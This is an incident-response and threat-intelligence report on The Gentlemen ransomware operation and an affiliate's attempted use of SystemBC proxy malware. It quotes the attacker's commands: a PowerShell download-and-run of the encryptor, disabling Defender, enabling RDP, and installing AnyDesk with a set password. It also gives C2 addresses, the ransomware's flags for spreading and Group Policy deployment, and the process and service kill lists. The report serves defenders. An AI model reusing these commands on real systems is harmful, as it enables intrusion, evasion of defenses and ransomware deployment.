Login
Login


DFIR Report – The Gentlemen & SystemBC: A Sneak Peek Behind the Proxy
Key Points
- The Gentlemen ransomware‑as‑a‑service (RaaS) program is rapidly gaining popularity, attracting numerous affiliates and publicly claiming over 320 victims, with the majority of attacks (240) occurring in the first months of 2026.
- The service provides a broad locker portfolio implemented in Go for Windows, Linux, NAS, and BSD, plus an additional locker written in C for ESXi, enabling coverage of the multiple platforms commonly found in corporate environments.
- During an incident response engagement, an affiliate associated with The Gentlemen attempted to deploy SystemBC, a proxy malware frequently leveraged in human‑operated ransomware operations for covert tunneling and payload delivery.
- Check Point Research observed victim telemetry from the relevant SystemBC command‑and‑control server, revealing a botnet of over 1,570 victims, with the infection profile strongly suggesting a focus on corporate and organizational environments rather than opportunistic consumer targeting.
The Gentlemen RaaS





The Gentlemen ransomware‑as‑a‑service (RaaS) operation is a relatively new group that emerged around mid‑2025. The operators advertise their services across multiple underground forums, promoting their ransomware platform and inviting penetration testers (and other technically skilled actors) to join as affiliates.

The RaaS provides affiliates with multi‑OS lockers for Windows, Linux, NAS, BSD implemented in Go, and an additional locker for ESXi implemented in C. The group also grants verified partners access to EDR‑killing tools and its own multi‑chain pivot infrastructure (server and client components).
The group maintains an onion site where it publishes data stolen from victims who refuse to pay. Negotiations, however, are not conducted through this leak portal but via the individual affiliate’s Tox ID. Tox is a free, decentralized, peer‑to‑peer (P2P) instant messaging protocol that provides end‑to‑end encrypted voice, video, and text communication.
The group also appears to maintain a Twitter/X account, which is referenced in the ransomware note. Through this account, the operators publicly post about victims, likely to increase pressure on them to pay.
To date, the group has publicly claimed a little over 320 victims, with the majority of infections occurring in 2026. This growth in activity suggests that The Gentlemen RaaS program has managed to attract a significant number of affiliates over the last few months.
SystemBC Infections
During an incident response case, an affiliate of The Gentlemen Ransomware‑as‑a‑Service (RaaS) deployed SystemBC, a proxy malware, on the compromised host. SystemBC establishes SOCKS5 network tunnels within the victim’s environment and connects to its C&C server using a custom RC4‑encrypted protocol. It can also download and execute additional malware, with payloads either written to disk or injected directly into memory.
The specific Command and Control server that was used for the communication had infected a large number of victims across the globe. It is likely that the majority of those victims are companies and organizations, given that SystemBC is typically deployed as part of human‑operated intrusion workflows rather than massive targeting.

There are over 1,570 victims, with the majority located in the United States, followed by the United Kingdom and Germany.
Whether SystemBC is directly integrated into The Gentlemen ransomware ecosystem or is simply a tool leveraged by this particular affiliate for exfiltration and remote access remains unclear. At this time, Check Point Research has no evidence to determine the exact nature of this relationship.
DFIR Report – Timeline
Initial Access and Establishment of Domain Control
The precise initial access vector could not be conclusively determined. The earliest stage of adversary activity that can be established with confidence is the attacker’s presence on a Domain Controller with Domain Admin–level privileges. From that position, the attacker appears to have performed systematic credential validation and host accessibility testing across the environment, as reflected in an initial pattern of failed network logons followed by successful authentications originating from the Domain Controller. This sequence is consistent with a controlled effort to verify privileged access and identify viable systems before expanding operations more broadly.
Remote Execution and Early Discovery
Using this privileged position, the attacker deployed Cobalt Strike payloads to remote systems by writing executables to administrative shares such as \\\\[REDACTED_HOSTNAME]\\ADMIN$\\<random_7_char>.exe and executing them via RPC. The first observed deployment occurred on an internal endpoint, after which similar activity appeared across additional hosts. Early post-compromise actions included reconnaissance commands such as cmd.exe /C systeminfo, cmd.exe /C whoami, and enumeration commands like cmd.exe /C dir c:\\users. The attacker also accessed internal documentation via cmd.exe /C type \\\\[REDACTED_HOSTNAME]\\d$\\...\\公司主機紀錄.txt, indicating use of environment-specific knowledge in addition to automated discovery. Expansion to other systems followed quickly, with repeated execution artifacts such as regsvr32.exe across multiple hosts confirming centrally driven activity.
Command-and-Control and Payload Staging
As execution expanded, the attacker attempted to establish additional command-and-control capabilities. On one compromised host, it staged the tool socks.exe – identified as a variant of SystemBC – was executed and attempted to communicate with 45.86.230[.]112, followed by validation using cmd.exe /C tasklist | findstr /i socks. This tool is commonly used to create SOCKS-based proxy channels for covert communication and internal pivoting. In this instance, however, the activity was blocked by endpoint protection. Shortly thereafter, a remotely executed payload (<random_7_char>.exe) spawned c:\\windows\\system32\\rundll32.exe, which established outbound communication to 91.107.247[.]163 Cobalt Strike C&C over ports 443 and later 80, indicating successful external command-and-control connectivity through alternative infrastructure.
At the same stage, PowerShell was executed from a scheduled task context using:
powershell.exe -ExecutionPolicy Bypass -command (new-object net.webclient).downloadfile('http://[REDACTED_DOMAIN_CONTROLLER]:8080/grand.exe', 'c:\\programdata\\r.exe'); c:\\programdata\\r.exe --password VvO8EtUh --spread [REDACTED_DOMAIN]\\[REDACTED_USER]:[REDACTED_PASSWORD]
This command downloaded grand.exe (the ransomware encryptor) from an internal staging server (DC) and executed it as c:\\programdata\\r.exe. The arguments --password VvO8EtUh and --spread [REDACTED_DOMAIN]\\[REDACTED_USER]:[REDACTED_PASSWORD] indicate both controlled execution and built-in propagation capability, marking a transition from initial access to coordinated malware deployment.
Defense Evasion, Propagation, and Persistence
Following execution of the staged payload, the attacker attempted to weaken host defenses using:
powershell.exe -Command Set-MpPreference -DisableRealtimeMonitoring $true -Force
This disabled Windows Defender real-time monitoring. The same payload, identified by a consistent hash, then appeared across numerous systems under different filenames, including c:\\programdata\\r.exe, c:\\programdata\\g.exe, and c:\\programdata\\o.exe. This demonstrates rapid internal propagation via a shared malware component, supported by both domain-level access and the built-in spreading mechanism described earlier.
In parallel, the attacker performed environmental checks using commands such as:
cmd.exe /C wmic product where Name like '%kaspe%' get Name, IdentifyingNumber
Later, repeatedly executed across multiple hosts:
cmd.exe /C gpupdate /force
These attempts suggest the threat actor tried to influence or validate policy state during propagation. Remote Desktop was then enabled through commands such as:
cmd.exe /C reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server /v fDenyTSConnections /t REG_DWORD /d 0 /f
cmd.exe /C netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
Later, the attacker installed and configured AnyDesk using:
cmd.exe /C anydesk.exe --install C:\\Program Files (x86)\\AnyDesk\\anydesk.exe --start-with-win
cmd.exe /C echo Camry@12345 | C:\\Program Files (x86)\\AnyDesk\\AnyDesk.exe --set-password
cmd.exe /C anydesk.exe --start
cmd.exe /C anydesk.exe --get-id
This established a persistent remote access channel with a predefined password (Camry@12345), adding a secondary access mechanism after the SystemBC attempt was blocked.
Credential Access and Continued Discovery
Compromised hosts were also used for credential harvesting. Mimikatz output recovered from memory on one of the compromised endpoints showed access to credential material, including domain accounts and stored credentials from Credential Manager. This confirms that credential access occurred alongside lateral movement and malware deployment.
At the same time, the attacker continued discovery operations using commands such as:
cmd.exe /C query session
cmd.exe /C nltest /domain_trusts
cmd.exe /C nltest /dclist
cmd.exe /C net group "Domain Admins" /domain
cmd.exe /C net group "Enterprise Admins" /domain
These commands indicate enumeration of active sessions, domain trust relationships, domain controllers, and privileged groups, reflecting a shift toward understanding and potentially controlling the broader domain structure.
Consolidated View of the Intrusion
Taken together, the attack progressed from suspected perimeter access to domain-level control, followed by credential validation, remote payload execution via ADMIN$ shares, and rapid expansion across endpoints. This was accompanied by attempted and successful command-and-control establishment using infrastructure such as 45.86.230[.]112 and 91.107.247[.]163, staged malware delivery from the internal DC, and widespread propagation of a shared payload under multiple filenames. Defensive measures were actively suppressed, and multiple persistence and exfiltration mechanisms were introduced, including RDP and AnyDesk.
The failed deployment of SystemBC and the subsequent reliance on alternative channels demonstrate that the attacker adapted their approach when blocked. Overall, the activity reflects coordinated, centrally controlled execution with layered access mechanisms, resulting in broad, durable control over the environment.
Impact
The intrusion culminated in the deployment of The Gentlemen RaaS payload by an affiliate, using Group Policy as the distribution mechanism. A GPO‑based deployment was configured so that the ransomware binary was executed on domain‑joined systems during policy refresh, resulting in a rapid, near‑simultaneous encryption event across the environment.
The Gentlemen GO Ransomware
The Gentlemen ransomware is developed in the Go programming language. It appears to be under active development, with new features and capabilities being continuously added over time.
Command Line Arguments
The Gentlemen ransomware exposes a wide range of command‑line options that provide numerous features to its operators. While most flags are optional, the only mandatory argument required to start the encryption process is --password, which appears to be unique per build/infection.
Usage: %s --password PASS [--path DIR1,DIR2,...] [--T MIN] [--silent] [--wipe] [--keep] [--full/system/shares] [--gpo/spread] [--fast/superfast/ultrafast]

  Main Flags
  --password PASS    Access password (required)
  --path DIRS        Comma-separated list of target directories/disks (optional)
  --T MIN            Delay before start, in minutes (optional)

  Mode Flags (cant be mixed)
  --system           Run as SYSTEM: encrypt only local drives (optional)
  --shares           Encrypt only mapped network drives and available UNC shares in session context (optional)
  --full             Two-phase: --system + --shares. Best practice. (optional)

  Additional Flags
  --spread CREDS     Lateral movement: "domain/user:pass" with creds, or "" for current session
  --gpo              Deploy via Group Policy to all domain computers (run on DC)
  --silent           Silent mode: do NOT rename and modify time of files after encryption, no wallpaper(optional)
  --keep             Do not selfdelete after encryption (optional)
  --wipe             Wipe free space after encryption (optional)

  Speed Flags (cant be mixed)
  --fast             9 percent crypt. (optional)
  --superfast        3 percent crypt. (optional)
  --ultrafast        1 percent crypt. (optional)

    Example 1: --password QWERTY --path "C:\\,D:\\,\\\\nas\\share" --T 15 --silent
    Example 2: --password QWERTY --system --fast
    Example 3: --password QWERTY --shares --T 10
    Example 4: --password QWERTY --full --ultrafast
    Example 5: --password QWERTY --full --spread "domain\\admin:P@ss"  # With credentials
    Example 6: --password QWERTY --T 10 --keep --spread ""                     # Current session
    Example 7: --password QWERTY --gpo --full --fast

[+]
The minimum required command‑line for The Gentlemen ransomware execution is:
$process_name --password $pass
The password is plaintext hardcoded in the binary validates it with the password provided in the required argument.
Processes & Services Termination
To terminate running processes, the malware repeatedly executes the following command in a loop for each targeted process:
taskkill /IM <process>.exe /F
| Category | Processes targeted |
|---|---|
| VMware / Hyper-V | vmms, vmwp, vmcompute, vmacthlp, vmtoolsd, vmware, vmware-tray, vmware-vmx, vmwareuser |
| SQL Server | sqlservr, sql, sqlbrowser, sqlwriter, SQLAGENT, sqlceip, sqbcoreservice, fdlauncher, fdhost, isqlplussvc, ReportingServicesService, Microsoft.SqlServer.Management, Microsoft.SqlServer.IntegrationServices.WorkerAgentServiceHost, DBeaver, Ssms, dbeng50, dbsnmp |
| MySQL / PostgreSQL / Oracle | mysqld, oracle, postmaster, postgres, psql, pgAdmin3, pgAdmin4, ocssd, ocomm, ocautoupds |
| Backup & Recovery | Datto, cbService, cbVSCService11, cbInterface, MSP360, Macrium, Acronis, Carbonite, CrashPlan, Unitrends, StorageCraft, raw_agent_svc, vsnapvss, ShadowProtectSvc, Iperius, IperiusService, avagent, avscc, CagService |
| Veeam | VeeamNFSSvc, VeeamTransportSvc, VeeamDeploymentSvc, Veeam.EndPoint.Service |
| Commvault | CVMountd, cvd, cvfwd, CVODS |
| SAP | SAP, saphostexec, saposco, sapstartsrv, agntsvc |
| Veritas / Symantec BE | bedbh, vxmon, benetns, bengien, pvlsvr, beserver |
| Office / Productivity | excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, visio, winword, wordpad, notepad |
| Email Clients | thebat, thunderbird, tbirdconfig |
| Web / App Servers | w3wp, encsvc, xfssvccon |
| Remote Access | TeamViewer_Service, TeamViewer, tv_w32, tv_x64 |
| QuickBooks | QBIDPService, QBDBMgrN, QBCFMonitorService |
| Desktop / Misc Services | mydesktopqos, mydesktopservice, mvdesktopservice, synctime, EnterpriseClient, DellSystemDetect, Docker Desktop |
| Other | firefox, steam |
For service termination, the ransomware relies on two distinct commands:
sc config <service> start=disabled, sends a stop signal to the service right now, killing it immediately if it’s currently running.sc stop <service>, sends a stop signal to the service right now, killing it immediately if it’s currently running.
| Category | Services targeted |
|---|---|
| Backup & Recovery | vmms, veeam, backup, vss, YooBackup, DattoBackup, MSP360Service, Macrium*, ShadowProtectSvc, PDVFSService, AcronisCyberProtect, AcronisAgent, AcrSch2Svc, VSNAPVSS, storflt, stc_raw_agent, VeeamNFSSvc, VeeamDeploymentService, VeeamTransportSvc |
| Veritas / Backup Exec | BackupExec*, BackupExecVSSProvider, BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecDiveciMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService |
| SQL / Databases | Sql, sql, MSSQL*, MSSQLSERVER, MSSQL, MSSQL$SQLEXPRESS, SQLSERVERAGENT, SQLWriter, SQLAgent$SQLEXPRESS, MsDtsServer150, SSISScaleOutWorker150, SSSScaleOutMaster, SSSScaleOutWorker, SSASTELEMETRY, SQL Server Distributed Replay Client, SQL Server Distributed Replay Controller, MySQL, MariaDB, postgresql, OracleServiceORCL, (.)sql(.) |
| VMware | VMware, VMwareTools, VMwareHostd, VMAuthdService, VMUSBArbService |
| Exchange / SharePoint | msexchange, MSExchange, MSExchange\$, WSBExchange, SPAdminV4 |
